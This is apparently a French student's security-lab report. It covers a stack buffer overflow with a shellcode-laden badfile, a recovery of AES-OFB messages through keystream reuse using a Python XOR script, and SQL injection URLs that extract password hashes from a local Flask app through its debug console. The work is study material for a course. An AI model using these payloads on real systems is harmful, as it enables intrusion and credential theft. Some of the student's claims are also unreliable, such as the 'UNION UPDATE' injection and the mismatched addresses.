

Florian Latapie

Exercice 1

Mon objectif ici n'est pas de lancer un terminal mais de mettre une variable à true, qui me permettra de lancer la méthode topsecretactivity

j'utilise la commande `gcc -m32 -o stack1 -z exestack -fno-stack-protector stack1.c` pour compiler le programme

puis je continue avec gdb pour trouver les valeurs de `$ebp` et `&buffer`

- je lance gdb avec la commande `gdb stack1`
- puis `b bof` pour mettre un breakpoint sur la fonction bof
- puis `run` pour lancer le programme
- puis `next` pour passer à la ligne suivante
- puis `p $ebp` pour afficher la valeur de ebp : `0xbffffce68`
- puis `p &buffer` pour afficher l'adresse de buffer : `0x7fffffd9c0`

je renseigne donc ces valeurs dans mon fichier exploit.py

Voir le fichier joint

quand j'exécute : j'obtiens le message suivant : Segmentation fault (core dumped)

je ne comprends pas pourquoi, j'ai bien mis les bonnes valeurs de ebp et buffer

```

Breakpoint 1 at 0x1209: file stack1.c, line 15.
gdb-peda$ run
Starting program: /home/seed/Downloads/test/Overflow/a.out
[-----registers-----]
RAX: 0x7fffffffda60 --> 0x9090909000000000
RBX: 0x55555555300 (<_libc_csu_init>: endbr64)
RCX: 0x9090909000000000
RDX: 0x0
RSI: 0x5555555594b0 --> 0x9090909090909090
RDI: 0x7fffffffda60 --> 0x9090909000000000
RBP: 0x7fffffffdc70 --> 0x0
RSP: 0x7fffffffda38 --> 0x555555552cd (<main+119>: lea rdi,[rip+0xd53] # 0x555555556027)
RIP: 0x55555555209 (<bof>: endbr64)
R8 : 0x205
R9 : 0x9090909090909090
R10: 0x9090909090909090
R11: 0x9090909090909090
R12: 0x55555555100 (<_start>: endbr64)
R13: 0x7fffffffdd60 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x55555555202 <top_secret_activity+25>: mov eax,0x1
0x55555555207 <top_secret_activity+30>: pop rbp
0x55555555208 <top_secret_activity+31>: ret
=> 0x55555555209 <bof>: endbr64
0x5555555520d <bof+4>: push rbp
0x5555555520e <bof+5>: mov rbp, rsp
0x55555555211 <bof+8>: add rsp,0xffffffffffff80
0x55555555215 <bof+12>: mov QWORD PTR [rbp-0x78],rdi
[-----stack-----]
0000 | 0x7fffffffda38 --> 0x555555552cd (<main+119>: lea rdi,[rip+0xd53] # 0x555555556027)
0008 | 0x7fffffffda40 --> 0x7fffffffdd68 --> 0x7fffffffe0fb ("/home/seed/Downloads/test/Overflow/a.out")
0016 | 0x7fffffffda48 --> 0x100000000
0024 | 0x7fffffffda50 --> 0xfffffaaaaaaaabcd4
0032 | 0x7fffffffda58 --> 0x5555555592a0 --> 0xfbad2488
0040 | 0x7fffffffda60 --> 0x9090909000000000
0048 | 0x7fffffffda68 --> 0x9090909090909090
0056 | 0x7fffffffda70 --> 0x9090909090909090
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0x0) at stack1.c:15
15 {
gdb-peda$

```

```

Legend: code, data, rodata, value
0x56556284 in bof ()
gdb-peda$ p $ebp
$1 = (void *) 0xfffffce68
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0x7fffffff9c0
gdb-peda$

```

```

● [12/12/22] seed@VM:~/.../test$ cd Overflow/
⊗ [12/12/22] seed@VM:~/.../Overflow$ ./stack1
Segmentation fault
○ [12/12/22] seed@VM:~/.../Overflow$

```

Contenu de badfile :

```

● [12/12/22] seed@VM:~/.../test$ cd Overflow/
⊗ [12/12/22] seed@VM:~/.../Overflow$ ./stack1
Segmentation fault
● [12/12/22] seed@VM:~/.../Overflow$ hexdump badfile
00000000 ce78 ffff 9090 9090 9090 9090 9090
00000010 9090 9090 9090 9090 9090 9090 9090
*
00000060 9090 9090 c031 6850 2f2f 6873 2f68 6962
00000070 896e 50e3 8953 31e1 31d2 b0c0 cd0b 9080
00000080 9090 9090 9090 9090 9090 9090 9090
*
0000205
○ [12/12/22] seed@VM:~/.../Overflow$ █

```

Exercice 2


Vous êtes enquêteur de police et vous savez que des individus louches échangent des informations sur un forum qui permet d'envoyer des messages chiffrés. Vous savez que le forum met en oeuvre un chiffrement AES 128 bits en mode OFB que vous ne pouvez déchiffrer par énumération.

Un agent de police infiltré dans la bande arrive à mettre la main sur le texte clair d'un de ces messages chiffrés et vous les fait parvenir (fichiers interception.txt et interception.bin). D'après les messages chiffrés (*.bin) que vous voyez dans le répertoire ~/test/Crypto/, cette information vous permet-elle de déchiffrer les autres messages ? Si oui, quel est leur texte (expliquez comment vous procédez) ? Sinon, pourquoi est-ce impossible ?

réponse :

Si l'on suppose que les messages chiffrés ont tous le même Vecteur d'Initialisation, on peut déchiffrer les autres messages en utilisant la méthode XOR entre le message chiffré et le message clair.

En effet la méthode du XOR à marché :



```
def XOR(first, second):  
    return bytearray([x ^ y for x, y in zip(first, second)])  
  
clear = open("interception.txt", "rb").read()  
ciphered = open("interception.bin", "rb").read()  
  
key = XOR(clear, ciphered)  
print("key : ", key)  
  
cipher1 = open("cipher1.bin", "rb").read()  
cipher2 = open("cipher2.bin", "rb").read()  
cipher3 = open("cipher3.bin", "rb").read()  
  
clear1 = XOR(cipher1, key)  
clear2 = XOR(cipher2, key)  
clear3 = XOR(cipher3, key)  
  
print("clear1 : ", clear1.decode('utf-8'))  
print("clear2 : ", clear2.decode('utf-8'))  
print("clear3 : ", clear3.decode('utf-8'))
```

```
[12/12/22]seed@VM:~/Crypto$ python3 decrypt.py  
key : bytearray(b'\x87f\x94\x99*\xa5\xbc\xc9\xfd\xb3\x1f\xfcE\xad\x10  
\xbd\xfe\xeb;\xc9c\xae\xb2\x02\xf3\xe6\xb5Y}\x9en0\xda@xa1)K\x05\xd6\x  
b0\x9fSy(\xeb\xd5\xcf')  
clear1 : Salut, préparez-vous sur Sophia. A+  
  
clear2 : Salut, cambriolage prévu à Polytech bientôt  
clear3 : Salut, le rendez-vous est pour le 13/12. A+  
  
[12/12/22]seed@VM:~/Crypto$
```

J'ai pu récupérer les 3 messages codés :

cipher1.bin : Salut, préparez-vous sur Sophia. A+


cipher2.bin : Salut, cambriolage prévu à Polytech bientôt

cipher3.bin : Salut, le rendez-vous est pour le 13/12. A+

je suis donc préparé à venir demain pour arrêter les méchants cambrioleurs

Exercice 3

1. Comme vous avez suivi le cours Sécurité Logicielle à Polytech, vous vous êtes mis en tête de vérifier si l'application web que vous venez de lancer comporte une injection SQL. Vous entrez l'URL «<http://localhost:5000/home/Admin/> ». Pourquoi ?



Firefox Web Browser
Dec 12 04:48
sqlite3.OperationalError: unrecognized token: '''

OperationalError

sqlite3.OperationalError: unrecognized token: '''

Traceback (most recent call last)

```
File "/home/seed/.local/lib/python3.8/site-packages/flask/app.py", line 2091, in __call__
    return self.wsgi_app(environ, start_response)
File "/home/seed/.local/lib/python3.8/site-packages/flask/app.py", line 2076, in wsgi_app
    response = self.handle_exception(e)
File "/home/seed/.local/lib/python3.8/site-packages/flask/app.py", line 2073, in wsgi_app
    response = self.full_dispatch_request()
File "/home/seed/.local/lib/python3.8/site-packages/flask/app.py", line 1518, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/home/seed/.local/lib/python3.8/site-packages/flask/app.py", line 1516, in full_dispatch_request
    rv = self.dispatch_request()
File "/home/seed/.local/lib/python3.8/site-packages/flask/app.py", line 1502, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**req.view_args)
File "/home/seed/Downloads/test/SQL-like/SQL-like.py", line 16, in inject
    values = sqli.getUser(username)
File "/home/seed/Downloads/test/SQL-like/models/sqlmodel.py", line 7, in getUser
    cur = db.execute("SELECT UserName, email FROM users WHERE UserName LIKE '%" + username + "%'")
```

sqlite3.OperationalError: unrecognized token: '''

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution r click on the console icon on the right side.

You can execute arbitrary Python code in the stack frames and there are some extra helpers available for introspection:

- `dump()` shows all variables in the frame
- `dump(obj)` dumps all that's known about the object


Je vais dans la page Admin pour vérifier si un compte admin existe, si oui, on peut tenter de se connecter en faisant une injection SQL pour utiliser le compte admin.

En entrant des caractères spéciaux, on peut voir que l'application utilise une requête SQL pour récupérer les informations de l'utilisateur.

on remarque qu'avec l'url

:<http://localhost:5000/home/'UNION%20SELECT%20Password,%20UserName%20FROM%20users'-->

on peut avoir accès au mot de passe sur le nom de l'utilisateur admin



2. Expliquez le résultat obtenu sur les captures d'écran suivantes et corrigez l'URL pour éviter ces erreurs.

cette page nous affiche la stack trace de l'erreur on peut donc tenter d'analyser le code

On remarque le code suivant :

```
cur = db.execute("SELECT UserName, email, FROM users WHERE UserName LIKE
'%" + username + "%'")
```

et l'erreur suivante :

```
sqlite3.OperationalError: unrecognized token: ""
```

Afin de vérifier mes résultats j'utilise la commande de debug sur la page à l'aide du mot de passe de debug:

```
[12/12/22] seed@VM:~/.../SQLI-like$ python3 SQLI-like.py
* Serving Flask app 'SQLI-like' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production c
  Use a production WSGI server instead.
* Debug mode: on
  WARNING: This is a development server. Do not use it in a production depl
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://10.0.2.5:5000
Press CTRL+C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 109-176-627
127.0.0.1 - - [12/Dec/2022 03:57:04] "GET / HTTP/1.1" 200 -
```

Liste des utilisateurs :

afin de trouver chaque utilisateur on peut chercher user id par user id (ici nous savons donc qu'il y en a 4)

```
File ~/home/seed/Downloads/test/SQL-like/models/sqlmodel.py, line 7, in getUser
class User:
    def getUser(self, username):
        db = database_con()
        cur = db.execute("SELECT UserName, email FROM users WHERE UserName LIKE '%" + username + "%'")
        return cur.fetchall()

[console ready]
>>> cur = db.execute("SELECT * FROM users");
>>> print(cur)
<sqlite3.cursor object at 0x7ffff429a6c0>
>>> print(cur.fetchall())
[[('Admin', '0cef1fb10f60529028a71f58e54ed07b', 'admin@foobar.com'), (2, 'User', '022b5ac7ea72a5ee3bfc6b3eb461f2fc', 'user@lala.org'), (3, 'Guest', '94ca112be7fc3f3934c45c6809875168', 'guest@localhost'), (4, 'Plebian', '0cbdc7572ff7d07cc6807a5b102a3b93', 'plebian@foo.com)]]
>>>

sqlite3.OperationalError: no such column: id

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.
```

Ici j'ai pu afficher le schéma de la table

```
cur = db.execute("SELECT UserName, email FROM users WHERE UserName LIKE '%" + username + "%'")

[console ready]
>>> cur = db.execute("SELECT * FROM users");
>>> print(cur)
<sqlite3.cursor object at 0x7ffff429a6c0>
>>> print(cur.fetchall())
[[('Admin', '0cef1fb10f60529028a71f58e54ed07b', 'admin@foobar.com'), (2, 'User', '022b5ac7ea72a5ee3bfc6b3eb461f2fc', 'user@lala.org'), (3, 'Guest', '94ca112be7fc3f3934c45c6809875168', 'guest@localhost'), (4, 'Plebian', '0cbdc7572ff7d07cc6807a5b102a3b93', 'plebian@foo.com)]]
>>> cur = db.execute("SELECT * FROM sqlite_master");
>>> print(cur.fetchall())
[('table', 'users', 'users', 3, 'CREATE TABLE "users" (\n\t"UserId"\t\tINT,\n\t"UserName"\t\tTEXT,\n\t"Password"\t\tTEXT,\n\t"email"\t\tTEXT\n)')]
>>>

sqlite3.OperationalError: no such column: id
```


j'utilise donc l'url :

<http://localhost:5000/home/'UNION%20SELECT%20Password,%20UserName%20FROM%20users%20WHERE%20UserId%20LIKE%20'%1'-->

<http://localhost:5000/home/'UNION%20SELECT%20Password,%20UserName%20FROM%20users%20WHERE%20UserId%20LIKE%20'%2'-->

<http://localhost:5000/home/'UNION%20SELECT%20Password,%20UserName%20FROM%20users%20WHERE%20UserId%20LIKE%20'%3'-->

<http://localhost:5000/home/'UNION%20SELECT%20Password,%20UserName%20FROM%20users%20WHERE%20UserId%20LIKE%20'%4'-->



Exemple avec la dernière personne

Expliquer comment vous pouvez récupérer l'ensemble des informations des utilisateurs : y-a-t-il un risque supplémentaire ?

On peut le faire car on connaît le schéma de la base de données : cela nous rend la tâche plus facile. Il y a un risque supplémentaire car dans toute sql injection on peut autant afficher qu'altérer la table on voit ça au point suivant :

On peut modifier avec une mise à jour sql :

<http://localhost:5000/home/'UNION%20UPDATE%20users%20SET%20UserName%20=%20'moi'%20WHERE%20UserId%20LIKE%20'4'-->

<http://localhost:5000/home/'UNION%20SELECT%20Password,%20UserName%20FROM%20users%20WHERE%20UserId%20LIKE%20'%254%25'-->

manifestement la commande update est bonne car elle ne renvoie pas d'erreurs mais la transaction ne doit peut-être pas être validée car la modification est temporaire malheureusement

J'ai testé une fois de plus avec la console de développement cette commande SQL et ça n'a pas fait d'erreurs non plus, et pas de validation de la transaction non plus, cela doit être dû à une commande que je ne connais pas.